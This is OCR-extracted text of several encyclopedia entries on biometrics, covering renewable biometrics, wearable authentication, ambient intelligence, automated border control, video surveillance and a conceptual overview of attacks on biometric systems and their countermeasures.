Biometric reference identity information is considered to be personally identifiable information (PII), and it is a normal practice to store such data in smartphones or integrated circuit (IC) cards that belong to the persons responsible for protecting their biometric references.

In contrast, if a biometric comparison is done at an authentication server, biometric reference stored in an IdM system database may be used. In such cases, an administrator should be responsible for protecting the privacy of biometric references stored in the database. However, even if protection levels are appropriate, biometric reference may be leaked. If this occurs, serious problems can result because there are no ready substitutes for the leaked biometric reference using general biometric technology, which means that biometric verifications using that biometric characteristic cannot normally be reused.

To address this problem, renewal biometrics has been studied and used in some systems. More specifically, during the feature extraction process, renewal biometrics uses auxiliary data (AD) to transform a biometric sample into renewable biometric features. Biometric comparisons using such renewable biometrics generate comparison results for renewable biometric probes and renewable biometric references (RBRs) that have the same comparison score as untransformed biometric pairs. As a result, if an RBR is leaked, another RBR can be generated using a new AD, which resolves the problem.

Use Cases

The most significant public use of biometrics for IdM to date is India's Aadhaar national ID system (Unique Identification Authority of India), which had its first enrolment in 2010 and had registered the fingerprint, iris, and face image data over 92% of the nation's 1,389 million population as of February 2021. Aadhaar biometric authentication is not only used for public purposes, it is also available for commercial purposes such as the Aadhaar Enabled Payment System, which facilitates banking transactions using Aadhaar IDs and biometric authentication processes.

FIDO authentication (FIDO Alliance), the mechanism of which was discussed above, is currently the most successful commercial authentication service using biometrics. As for modalities, it also uses voice and vein patterns in addition to fingerprint, face, and iris data.

Since the FIDO alliance was established in 2013, the system has provided authentication service to various kinds of online amenities, including financial services, and is extending its service range to the public sphere, the most remarkable case of which is seen in Taiwan.

Open Problems and Future Directions

How far will the use for commercial services progress?

Background

With the emergence of the Internet of Things (IoT), we now have access to a multitude of devices with advanced capabilities that allow us to remotely collect information or control physical objects. Examples of such systems include security systems, entertainment devices, connected vehicles, smart buildings, and virtual assistants (Vhaduri and Prioleau, 2020). At the same time, smartphones and wearables have also advanced in their sensing and computational capabilities, which enable many new applications and usage scenarios. While smartphones are already widely used (Vhaduri et al., 2019; Vhaduri, 2020), wearables are still growing in popularity with the arrival of new applications, including the ability to identify a user to third-party services, store sensitive user information (i.e., passwords, credit card information), and unlock vehicles.

However, wearables also raise new challenges, specifically in terms of security. Unauthorized access of a wearable can enable access to other sensitive IoT objects, which poses a significant risk. Unauthorized users

could also access data on the wearables, e.g., many applications and services provided by a wearable depend on sensor and user data stored on the device. But, existing wearable device authentication mechanisms are often knowledge-based regular PIN locks or pattern locks, which suffer from a scalability issue, i.e., with an increasing reliance on protected devices, a user is often flooded with password or PIN requests to obtain access to various data and services. Knowledge-based approaches also require users to interact with the display, which may either be inconvenient or even completely absent in many wearables. Many times, users opt to completely disable security mechanisms out of convenience. Furthermore, knowledge-based approaches suffer from observation attacks such as shoulder surfing. Therefore, in recent years, biometric-based solutions have been proposed, since they provide opportunities for *implicit authentication* by removing direct user involvement or attention.

Application

Wearable Constraints

Wearable device user authentication is a relatively new research area compared to other mobile authentication. Due to the limited computational capabilities and energy resources, most traditional user authentication approaches, e.g., using fingerprints, voice, breathing patterns, keystroke dynamics, head or arm movements, gait, electroencephalography (EEG), and electrocardiograms (ECG), are often not suitable for wearable devices. Furthermore, low-cost sensors in wearables may be less accurate (leading to noisy data recordings) or collect recordings very infrequently (e.g., only once per minute) (Cheung and Vhaduri, 2020a,b). For example, most wearable health trackers make heart rate measurements only occasionally instead of collecting raw and much more detailed (but also more resource-costly) ECG measurements. The limited display sizes of wearables add another constraint that limits the choices of authentication mechanisms (Vhaduri and Poellabauer, 2017b).

Wearable Authentication

More recently researchers proposed authentication techniques that are more suitable for wearables, including approaches based on *behavioral biometrics*, such as gait, gesture, activity types, and keystroke dynamics,

and *physiological biometrics*, such as PPG signals. While these are promising techniques, their deployment is still limited since almost all of these studies are based on controlled data collections and the accuracy of these techniques has often been verified with limited numbers of subjects and over short time periods. One characteristic of these authentication techniques is that they are context dependent, e.g., gait-based behavioral authentication approaches only work during walking, which indicates that they would be best used in combination with other authentication techniques. Some prior work has addressed some of the limitations of gait-based approaches, e.g., by considering different types of gestures or activities. Another challenge is that models developed for a specific set of gestures or activities may fail to work with other sets, necessitating models that cover a broad range of activities (Vhaduri and Poellabauer, 2017b). In contrast, while authentication approaches based on physiological biometric data, such as heart rate and bioimpedance, may work equally well when a user is sedentary or active, they do require very fine-grained samples and sensor readings, which may easily be affected by noise or body motions.

Case Study with NetHealth Biometric Dataset

The following case study shows a scenario where multiple types of biometric data can be used to provide authentication that will work during both sedentary and active periods.

NetHealth Dataset

The *NetHealth* mobile crowd sensing (MCS) study (Vhaduri et al., 2016, 2017; Vhaduri and Poellabauer, 2016a,b,c, 2017a,b,c, 2018a,b,c,d,e, 2019a,b; Chen et al., 2020) was performed at the University of Notre Dame from 2015 to 2019, with over 400 freshmen (age 18 ± 1 years) recruited from the 2015 class. Subjects were instructed to continuously wear a Fitbit Charge HR device, which provided three types of minute-level biometric data: *behavioral* (step counts, activity level), *physiological* (heart rate), and *hybrid* (calorie burn, MET) biometrics (Vhaduri and Poellabauer, 2019a).

Feature Engineering and Modeling

Continuous biometrics are segmented into five-minute non-overlapping windows starting from a change of activity levels. A candidate set of 27 features is computed from a five-minute non-overlapping window of a

biometric (Vhaduri and Poellabauer, 2019a). For our analysis, each biometric is referred to by its initial: “C” (calorie burn), “S” (step counts), “M” (MET), and “H” (heart rate). Three separate approaches, i.e., *Kolmogorov-Smirnov* (KS) test, *Pearson correlation* (PC), and *standard deviation* (SD), are used to select influential features. In Table 1, reduced feature counts (n) are presented. Two support vector machine (SVM) classifiers are used to authenticate a user separately during sedentary and non-sedentary periods (Vhaduri and Poellabauer, 2019a). A model is trained with 75% data of one subject (positive class) and 75% data from the rest of the $N-1$ subjects (negative class). A model is tested using 25% of the data both from positive and negative classes. In all cases, class-balanced datasets are used. The *accuracy (ACC)*, *false positive rate (FPR)*, and *false negative rate (FNR)* are used to compare model performances.

Biometrics for Wearable Devices, Table 1 Authentication summary

	Feature selection approach					
	Sedentary			***Non-sedentary***		
	KS	**PC**	**SD**	**KS**	**PC**	**SD**
Best						
biometrics	CM	CMH	CM	CM	CMH	CSMH
n	49	53	20	27	21	30
N	412	411	415	413	413	412
$\|W\|$	544	637	370	331	331	372
$\mu(ACC)$	.93	.86	.93	.90	.86	.88
$\sigma(ACC)$	.03	.04	.04	.04	.05	.05
$\mu(FNR)$	.04	.15	.03	.06	.10	.09
$\sigma(FNR)$	.03	.05	.03	.04	.05	.04
$\mu(FPR)$	.10	.14	.11	.14	.18	.15
$\sigma(FPR)$	.05	.05	.06	.05	.06	.07

Case Study Findings

Table 1 summarizes the findings when applying q-svm on the three feature selection approaches. Additionally, n, N, and W stand for the number of features in a feature set, the number of subjects used for training-testing, and set of random windows picked from a subject, respectively. In the table,

the KS- and SD-based approaches are found to achieve similar performance. Additionally, it is observed that in general hybrid biometrics perform better than other behavioral (“S”) and physiological (“H”) biometrics.

Open Problems and Future Directions

While biometric authentication shows a lot of promise, it will be important that future work determines and integrates various human and spatio-temporal factors that can improve both the feature selection and authentication performance. Additional modalities, such as audio, could also be an important direction to explore to enhance performance of the multi-modal wearable device user authentication systems. Developing authentication models for each activity levels instead of a single model during sedentary states will be important to investigate. However, this requires a dataset with enough samples per activity levels collected from a diverse population instead of the rather homogeneous student population used in our case study. Finally, determining appropriate model retraining periods for individuals depending on how quickly people may change due to weight loss or changes in exercise regimens, etc. will also be a crucial direction to investigate when developing biometric-based authentication models for wearable device users.

Summary

While wearables are increasingly becoming popular, they bring additional security challenges compared to other IoT devices. However, an approach that combines less-informative coarse-grained biometric data from multiple sensors of wearable can uniquely identify a user; thereby, it can be used to develop a burden-free non-stop implicit authentication system.

Related Concepts

Biometric Recognition; Smart Environment

Definition

Biometrics in Ambient Intelligence refers to the application of automated recognition of individual anatomical and behavioral characteristics to ubiquitous computing ecosystems, also known as Ambient Intelligence.

Background

Biometrics identifies a person by analyzing the morphological or behavioral attributes that characterize the individual. Biometric devices and sensors surrounding people acquire biometric traits in both an obtrusive and unobtrusive way.

The term Ambient Intelligence (AmI) was first introduced by Eli Zelkha and Brian Epstein of Paolo Alto Ventures in 1998 (Abate et al. 2011). AmI is the expression of an intelligent pervasive system designed to address people's needs and wants during their day life.

Biometric systems are a promising set of tools for AmI, allowing to recognize an individual and accordingly customizing the exposed services and information (Tistarelli and Schouten 2011).

Independently from the wide range of the possible approaches, any AmI environment should include the following five key technologies (Aarts and Marzano 2003):

- *Embedded Systems*. Devices are (wired or not) networked in the environment.
- *Context awareness*. The system owns the ability to recognize people and the situational context.
- *Personalized Applications*. The system customizes itself to meet people's needs.
- *Adaptivity*. The system is reactive to new habits, behaviors, and needs of the user.
- *Anticipatoriety*. The system anticipates human desires without conscious mediation.


The first two elements are related to the integration of AmI with the environment, the other points are strongly concentrated on the user. AmI is an information technology centered on the user, where the intelligence is distributed, wired or wireless, and the interaction and communication disappear. AmI ecosystems adapt to the users and propose a natural style of interaction with the material environment. In practice, AmI brings ubiquitous computing to a more human-centric nature, as foreseen by Mark Weiser in 1991 (Weiser 1991).

The connection between biometrics and AmI appears obvious and strongly supported by the naturality of some biometric techniques. The AmI user-centered nature benefits from natural human–computer interaction: the AmI environment is an eco-system of smart objects powered by

computational capability and high user-friendliness that surround people exposing natural and intuitive interfaces. Thanks to biometrics, AmI ecosystems recognize and continuously respond to the presence and actions of different individuals.

AmI ecosystems aggregate and connect embedded intelligent devices and computing components that enable the personalization of applications and services via context awareness information, user recognition, action context, and situational settings detection.

Application



Biometric techniques recognize each single user, with the AmI functionalities and services being accordingly personalized. A large number of examples can be mentioned that illustrate the benefits of biometrics integration into AmI by examining many real applications supported by diffuse consumer smart devices, up to specific instruments for security, technical, and medical uses.

Biometric sensors provide user and context identification and AmI ecosystems offer exciting potential for rich interactive experiences in a wide range of sectors like:

- Smart home
- Health monitoring and assistance
- Hospitals
- Transportation
- Emergency services
- Education
- Workplaces

Smart homes are an expanding field for the application of AmI. In a smart home, AmI aggregates all the intelligent sensors, actuators, and devices, along with automatically controlling user comfort, safety, and economy.

Figure 1 depicts the layered architecture of an AmI environment controlled by a biometric face recognition system. User recognition is adopted to dynamically reconfigure and adapt all the services and the environmental parameters to the preferences of the person accessing (Acampora et al. 2005).

Biometrics in Ambient Intelligence, Fig. 1 A multilayer agent-based architecture integrating biometrics in AmI (Acampora et al. 2005)

The health sector is another promising field of action for AmI. For example, Ambient Assisted Living started in 2008 is an ongoing European community program founding solutions that apply AmI technology to enable people with specific demands to live independently and longer in their preferred environment (Kleinberger et al. 2007).

There are many other potential uses for intelligent environments. Starting from our houses, AmI is automating and improving more and more aspects of our daily life, such as increasing our productivity at work, customizing our shopping experiences, and optimizing travel as well as the consumption of energy resources (Cook et al. 2009).

Open Problems and Future Directions

The AmI environment federates an ecosystem of actuators, sensors, and devices together with the domotic interconnection infrastructure.

People interact with the environment, in a conscious or unconscious way, and the embedded electronic devices are sensitive and responsive to the users' preferences and behavior, generating a mire of sensitive information. User recognition in AmI ecosystems is generally not bound to voluntary or conscious interaction with the equipment and the underlying control system automatically and autonomously detecting some user's characteristic for identification.

The application of biometrics to AmI, while on the one hand, amplifies the perceived intelligence and naturalness of the system, and, on the other, raises some concerns in terms of security, privacy, and user acceptance.

AmI ecosystems require the creation and the manipulation of user profiles and storing information about the user's biometric features and activities. Contemporarily, the AmI actuators control the behavior of the environment reacting to the users and their actions and may be subject to security concerns. For example, many devices for home secure access aim at completely avoiding the use of traditional keys and should resist any intrusion attempts.

Privacy and security issues represent a key aspect of AmI environments and biometric user authentication, with an adequate data management possibly guaranteeing the required high levels of privacy and security.

However, introducing a robust and reliable biometric recognition ensures privacy preservation at the cost of constraining the user to perform a proper identity pre-registration phase.

Smart houses are the AmI extension of the user home and are a good example of a sensitive environment in terms of user privacy and security.

In Weiser (1991) Mark Weiser stated that "The most profound technologies are those that disappear. They weave themselves into the fabric of everyday life until they are indistinguishable from it" and this is particularly true for biometrics. For example, fingerprints are one of the most reliable biometries. Despite this, users perceive an excessive intrusiveness that is an obstacle for the adoption of fingerprint recognition. Face, voice, or gaits are the biometries that are more widely accepted and suitable for developing a biometric architecture for AmI.

Many of these biometries suffer from specific limitations, for example, to computational complexity or to environmental sensitivity. A strengthening solution to the single biometry weakness is proposed with multimodal biometric and multibiometric systems. The fusion of a higher number of cooperating biometries or algorithms concurrently exploits multiple features and represents a way to improve recognition effectiveness and reliability. In multimodal systems, the same biometry is processed through different input modalities; in multibiometric systems, more biometries are used, and the results from different biometric traits are merged (Abate et al. 2011).

When AmI pervades other environments such as the working, transportation, health, and generally public sectors, additional user acceptance problems may rise.

Particularly in the cases of contactless biometrics, the capabilities of AmI ecosystems and their ambient intelligence may be perceived as an invisible and pervasive surveillance network.

In public areas like streets, schools, hospitals, and workplaces, AmI may be focused on detecting user everyday activities and people may be disappointed by its tireless computerized monitoring. With AmI technologies, today's monitoring capabilities can obviously be in contrast with user privacy and cause low user acceptance of the technology, in particular considering that the spatial scope and temporal coverage of the monitoring activities are significantly expanding day by day (Bohn et al. 2005).

Despite the concern that may arise, the application of biometrics to AmI is consolidated and this is also stated by the availability of a huge amount of smart biometric devices that may be integrated in AmI eco-systems that constantly develop their intelligence. Human activity recognition is an important research topic in biometrics and AmI. The recent developments in deep learning approaches for sensor-based information are enhancing the instruments offered by traditional pattern recognition methods.

Deep learning is a promising technology capable of automatically learning high-level representations of the sensor data. In the next years, the application of deep learning technology will prevail in the biometric AmI scenario supported by the devices directly on the edge (Wang et al. 2019).

Summary

Biometrics enables the recognition of people, actions, situation, habits, and more and is fundamental for enriching Ambient Intelligence scenarios with the knowledge about the users. The application of biometric techniques is and has been widely adopted and the future operative scenarios are very attractive.

Background

Every day millions of passengers cross the borders all over the world mainly for touristic or business reasons increasing economic interchanges between countries. First country impression is obtained at border crossing, fort this reason, countries managed borders in a mixed of smooth and security. Once traveler arrives to the border security is a priority and identity of all passengers should be checked. Several automated or semiautomated tasks should be fulfilled as quickly as possible: application immigration policies or national security aspects to determine if traveler may or may not enter the country, check traveler identity in some security lists of suspects, update the corresponding databases, or even, in some cases, stamp the traveler's passport. As a whole, all these operations become time-consuming tasks and some of them can be performed more conveniently by automated systems, among which we could consider

biometric recognition. As a result, work of border agents is focused in less repetitive aspects, transit of people has speed up, and traveler comfort is increased.

In the last decade all major airports borders have been complemented with the so-called Automated Border Control (ABC) systems (Ortega et al. 2020) to assist the border authorities by automating (totally or at least partially) the process. These systems have decreasing queue times, increased passenger satisfaction allowing borders guards to process more passengers, while security issues have been also increased and data privacy is kept (Sánchez-Reillo et al. 2019). The hey element to access these systems is a biometric token on a machine-readable travel documents such as passports, visas, identity cards, or even frequent traveler cards. These documents contain a chip with information such as the traveler's personal data and some biometrical traits, according to ICAO standards could be face, fingerprints, or iris.

Application

An ABC system is an automated multisensor system that performs three main specific tasks according to the European Border and Coast Guard Agency (Frontex) (FRONTEX 2012). First, it reads the passengers travel document (e.g., passport or visa) or token with required data stored in a chip, and authenticates its validity. Secondly, acquire real-time biometrical data from the traveler (mainly face or fingerprints) analysis if the traveler is the owner of the document, comparing real biometric data with the one stored in the document (Donida et al. 2016). Thirdly, border control databases are checked to confirm traveler suitability to cross the border according to administrate or legal regulations. In the case of European border crossings where ABC systems are used, it is required to check the identification of the subject with two lists: RTP (Register Traveler Program) and EES (Entry/Exit System). Once the travelers have been identified, their data are recorded. At the moment of crossing the border, the EES gets the biometrical match between the recorded information and the captured data. ABC systems can adopt several physical configurations (Morosan 2018) from mantrap to isolated kiosks, nevertheless undergoing tasks are performed in a similar way, variations are only due to the environmental operational conditions.

As pointed before, one of the tasks performed by ABC systems is the biometrical identity verification of the traveler. Even some deployments were performed with iris data (for example, in Schiphol airport) or fingerprint (for example, in Paris airports); the widely biometric data considered is the traveler face. Therefore, biometric comparison is usually performed by comparing the captured face of the subject in a static frontal position with the face image stored in the passport chip.

Open Problems and Future Directions

Two main security requirements in ABC system design are their capability to fast recover from problematic situations (i.e., resilience) and to resist external assaults (i.e., robustness). Borders are one of the key critical infrastructures of a country, allowing travelers to entry in the country and, once inside, letting free movement even to maybe other countries. Therefore, ABC can be under malicious attacks to gain border access. As a technologic device, usual cybersecurity risks should be considered but also biometric threads has to be taken into account. Most typical attacks are focused on the biometric system. These attacks are called presentation attacks, which consist of an attacker presenting falsified biometrical features of another subject to sensors to obtain permission to cross the border. For this reason, ABC systems include some type of Presentation Attack Detection (PAD) or anti-spoofing module in the process of biometric recognition (see, for instance, Ramachandra and Busch 2017). This has increased their capability to detect diverse types of attacks such as masks, printed photos, or screen videos. In any case, supervision of border guards is required and therefore attack detection relies partly in this human expert control. Last kind of biometric threats in ABC are morphing attacks (Scherhag et al. 2019), in which malicious subject combine its biometric features with a legitimate passenger owner obtaining a realistic face image that may confuse automatic face verification systems.

Initially, ABC systems started its deployment in airports, mainly in busy and international ones to drop queue times. In recent years, seaports have started to offer this kind of services and mobile ABC has been also developed for train and land borders. New trends in this technology are the deployment of on-the-fly ABC systems (Raghavendra et al. 2013). This approach is much more comfortable for the traveler because the whole

process can be done while the passenger is walking. This means that face processing algorithms have to run as soon as the face is detected, without requiring a static pose or user collaboration. In experimental situations where on-the-fly ABC systems have been deployed, the focus has been placed on facial verification rates and no report showing PAD results has been found.

Summary

Automated Border Control systems are, probably, the wider devices in which biometrics are used. Security and user comfort should be balanced in the system. Once the deployment of such systems has reached almost all international airports, attacks has been started to appear and are shortly defined in the following sections. The entry finished with the open problems.


Synonyms

Biometric identification in video surveillance

Definition



Biometrics in video surveillance refers to those biometrics in which biometric images, e.g., those of face, gait or iris, are captured using surveillance videos operating at a distance from the human body. They are among the most challenging forms of biometric technologies.

Background

In terms of the distance from a biometric sensor to the human body, a biometric system can be categorized into contact, e.g., fingerprint based; near-distance (at a distance of less than 1 m, e.g., in most iris recognition and face recognition used in cooperative user applications; and mid-distance (between 1 and 3 m) and far-distance ones (more than 3 m).

Biometrics in video surveillance belongs to the far-distance category, including those using face (Martizez 2009), gait (Chellappa and

Veeraraghavan 2009), and iris (iris on the move) (Matey 2009). As the biometric part of a surveillance system, it uses a surveillance video (CCTV) camera to capture biometric images within its field of view. It usually operates at a distance, hence nonintrusive, and requires little or no cooperation from the individual. A face biometric surveillance setting is illustrated in Fig. 1.

Biometrics in Video Surveillance, Fig. 1 CCTV surveillance watching people walking through a passage

Applications

The processing of biometric recognition consists of the following biometric image processing and recognition stages: localization of the concerned biometric parts from the input image, normalization of them in geometry and photometry, template (feature) extraction, template-based comparison (matching), and decision making. Although these modules are also used for static face recognition, techniques for face recognition in video need to deal with not only problems existing in static face recognition, but also those due to movements of biometrics captured at far distance. In addition to those used for the static case, temporal information between video frames may be explored to make fuller use of information therein (Chellappa et al. 2009).

Because on-spot biometric images are captured at a far distance, hence the relationship between the human and the system (more specifically the biometric sensor) is less controllable. When the relationship between human and the system cannot be properly constrained, this can cause problems in that necessary biometric image quality may not be satisfied and the templates thus extracted tend to deviate too much from those extracted from the enrolled face images usually captured in a significantly different environment, leading to deteriorated recognition performance (degradations

in far-distance face recognition will be explained in more details later in this entry).

A biometric system operates in either one of the two modes: 1-to-1 and 1-to-many (Ross and Jain 2009). The 1:1 verification mode confirms or rejects a claimed identity. It is used in many applications including identity verification in banking, e-passport, and access control. When the biometric sample is captured at a far distance in video surveillance and the 1:1 association done by using a remote RFID or smart card, access control could be implemented to achieve high convenience for users even on the move.

Figure 2 shows the application of a mid-distance face recognition system for biometric verification in Beijing 2008 Olympic Games. This system verifies in 1:1 mode the identity of a ticket holder (spectator) at entrances to the National Stadium (Bird's Nest). Every ticket is associated with a unique ID number. On enrollment, every ticket holder is required to submit his registration form together with a 2 in. ID/passport photo attached. The face photo is scanned into the system. On entry to the event, the ticket is read by an RFID reader, and then the biometric system takes face images of the claimant associated with the RFID number using a video camera, compares them with the face template extracted from the enrollment photo scan, and makes a decision.

Biometrics in Video Surveillance, Fig. 2 Face verification used in Beijing 2008 Olympic Games (courtesy of CBSR & AuthenMetric)

The 1:*N* identification mode determines the identity of an individual. In the open-set identification (Ross and Jain 2009), it includes two subtasks: firstly deciding whether the captured face belongs to one of the *N* individuals in the record, and if so, secondly identifying to whom of the *N* it matches. Biometric identification is used in applications including watch-list surveillance and identification, VIP identification and services, and to access control without cards.

Figure 3 shows a snapshot of 1:*N* watch-list face surveillance and identification at a Beijing Municipal Subways station. CCTV cameras are mounted at the entrances and exits, in which way face images are more likely to be captured. Subway scenes are often crowded and contains multiple faces. The system identifies suspects from the crowd.

Open Problems

Biometric identification at a distance in video surveillance is the most challenging form among all other forms of biometrics, and there are many problems to be solved before the technologies attain maturity. This section presents open problems specific to face recognition at a distance in video surveillance applications.

According to NIST's face recognition evaluation reports on FERET and FRGC tests (Phillips et al. 2005) and other independent studies, the performance of many state-of-the-art face recognition methods deteriorates with changes in lighting, pose, and other factors. The following factors are specific to face recognition in video surveillance, apart from those in cooperative and near-distance scenarios.

Noncooperative User Behavior

In cooperative user scenarios, the user has to be cooperative, e.g., facing to the camera in frontal pose, being of neutral expression, without wearing improper hats or dark eye-glasses or glasses thick frames, in order to be granted the access to some rights such as entering to a restricted area, such as withdrawing money from ATM. In face recognition in video surveillance, however, user cooperation with respect to the biometric sensor, i.e., video camera, may not be imposable, and totally is impossible for applications of watch-list surveillance. Non-frontal face images can result, causing further problems. Proper deployments of video cameras and powerful face processing and recognition algorithms are needed to solve these problems.

Low Image Resolution

When the view of the camera covers a large area, the proportion of the face in the image can be small. This can lead to low resolution of the face portion, which degenerates both the performances of face detection and the recognition engines. Choosing a long focal length lens can increase the proportion of the face in the image, but also narrows down the view. Using a high resolution camera is a solution to this problem, especially in the future when the high-definition image sensor and video technologies, and high-power computing becomes popular.

Image Blur

When people are moving, the face image captured at a distance can be blurred. This may be solved by using a high-speed camera and a small aperture lens (for large depth of view). However, the use of a rapid exposure causes a new problem: for shorter exposure, the aperture has to be increased. These two factors are conflicting. Advances in image sensing and optics are needed to solve the problem.

Interlacing in Video Images

Interlacing refers to the methods for painting a video image on an electronic display screen by scanning or displaying each line or row of pixels, as used in most deployed CCTV cameras nowadays. This technique uses two fields, odd and even, to form a frame. Because each frame of interlaced, the videos are composed of two fields that are captured at different moments in time, and interlaced video frames exhibit motion artifacts if the faces are moving fast enough to be in different positions in the image plane when the both the

frames are captured. Such artifacts decrease face detection and recognition performance. To minimize such artifacts, a processing called de-interlacing may be utilized to correct the flaw at least partially. Using a progressive scan video system can be a solution to this problem.


Synonyms

Biometrics attacks; Biometrics vulnerabilities

Definitions



Biometrics security deals with the technologies and practice around evaluating the impact of attacks to biometrics systems and ways to countermeasure such attacks.

Application

Biometric systems can offer several advantages over classical security methods based on something that you know (e.g., PIN, password) or something that you have (e.g., key, card, ID). Traditional authentication systems are not prepared to discriminate between impostors who have

illegally acquired the privileges to access a system and the genuine user. Furthermore, in biometric systems, there is no need for the user to remember difficult PIN codes that could be easily forgotten or to carry a key that could be lost or stolen. However, despite these advantages, biometric systems have some drawbacks (Jain et al., 2016), including (1) the lack of secrecy (e.g., everybody knows our face or could get our fingerprints) and (2) the fact that a biometric trait cannot be replaced (if we forget a password, we can easily generate a new one, but no new fingerprint can be generated if an impostor steals it). Furthermore, biometric systems are vulnerable to external attacks which could decrease their level of security. Basically, there are eight different points of attack on biometric recognition systems, which are depicted in Fig. 1. These *vulnerability points* can broadly be divided into two main groups (Galbally et al., 2007):

- *Direct attacks* (also known as presentation attacks or spoofing attacks (Hadid et al., 2015; Marcel et al., 2019).) One can generate synthetic biometric samples (for instance, speech, fingerprints, or face images) in order to fraudulently access a system. This is the first vulnerability point in a biometric security system (see attack point 1 in Fig. 1). These attacks at the sensor level are referred to as direct attacks. It is worth noting that in this type of attacks, no specific knowledge about the system operation is needed (e.g., matching algorithm used, feature extraction, feature vector format). Furthermore, the attack is carried out in the analog domain, outside the digital limits of the system, so the digital protection mechanisms (e.g., digital signature, watermarking) cannot be directly used.

Biometrics Security, Fig. 1 Architecture of an automated biometric verification system. Possible attack points are numbered from 1 to 8

- *Indirect attacks*. This group includes all the remaining seven points of attack identified in Fig. 1. Attacks 3 and 5 might be carried out using a

Trojan horse that bypasses the feature extractor and the matcher, respectively. In attack 6, the system database is manipulated (a template is changed, added, or deleted) in order to gain access to the application. The remaining points of attack (2, 4, 7, and 8) are thought to exploit possible weak points in the communication channels of the system, extracting, adding, or changing information from them. In opposition to direct attacks, in this case the intruder needs to have some information about the inner working of the recognition system, and, in most cases, physical access to some of the application components (feature extractor, matcher, or database) is required.

In order to improve the performance and robustness of biometric systems against the mentioned potential attacks, it is of great importance to study the behavior of existing systems against those potential attacks. This has been an intense research effort in the last decade (Marcel et al., 2019).

On the other hand, several countermeasures have been developed for *securing biometric systems* against those potential attacks. The countermeasures can be classified as follows:

- *Presentation attack detection* (also known as biometric anti-spoofing or biometric fake detection (Hadid et al., 2015; Marcel et al., 2019)). Against attacking point 1 in Fig. 1, there are several techniques specifically developed for biometric systems to detect the naturalness of the input biometric in order to detect fake or manipulated biometric inputs (Galbally et al., 2014).
- *Template protection*. In order to protect attacking points 6 and 7 in Fig. 1, there are several techniques developed specifically for biometric systems that protect the biometric templates generated in the enrollment and operation of the systems. These techniques are commonly known as biometric template protection (Rathgeb and Uhl, 2011; Gomez-Barrero et al., 2017a).
- *General computer security schemes*. For attacking points related to communication channels and manipulation of the processing modules in Fig. 1, one can use general computer security schemes.

Open Problems and Future Directions

Biometric template protection technologies are now evolving to improve the security of biometric systems while not harming operational aspects of

those systems. Future directions in this way include incorporating into biometric systems recent advances in cryptography and distributed security like homomorphic encryption (Gomez-Barrero et al., 2017b) and blockchain technologies (Delgado-Mohatar et al., 2019).

On the other hand, the easiness to generate high-quality biometric fake and manipulated content is growing significantly nowadays with the explosion of deep learning technologies. DeepFakes can now be created in several biometric modalities (facial images and video, voice, etc.) imitating natural biometric content in a way almost undistinguishable to the human eye (Tolosana et al., 2020). New techniques are being developed specifically to countermeasure such high-quality biometric fakes generated with deep learning technologies (Neves et al., 2020).

Definition

Biometrics is defined as the "automated recognition of individuals based on their behavioral and biological characteristics."

Background

The interest in biometric recognition technologies has grown significantly in the last four decades, and academic as well as corporate research units have devoted a lot of resources to study and develop accurate, user-friendly, unconstrained, and cost-effective biometrics. As a result, biometric authentication systems are in use today in a wide range of applications, including physical access control, surveillance, network security, online transactions, attendance control, and authentication technologies for mobile devices and personal computers, as described in Blackburn et al. (2009).

From the technological point of view, biometric systems can be considered as pattern recognition systems (please refer to Goodfellow et al. 2016). However, they present specific problems and peculiarities that are commonly described by the research and industrial communities using a set of specific terms and definitions, which are frequently defined by international standards.

Theory

Biometric Systems

- *Biometric* can be seen as a general term used alternatively to describe a characteristic or a process, as described in Blackburn et al. (2009):
  - *As a characteristic* "A measurable biological (anatomical and physiological) and behavioral characteristic that can be used for automated recognition".
  - *As a process* "Automated methods of recognizing an individual based on measurable biological (anatomical and physiological) and behavioral characteristics".
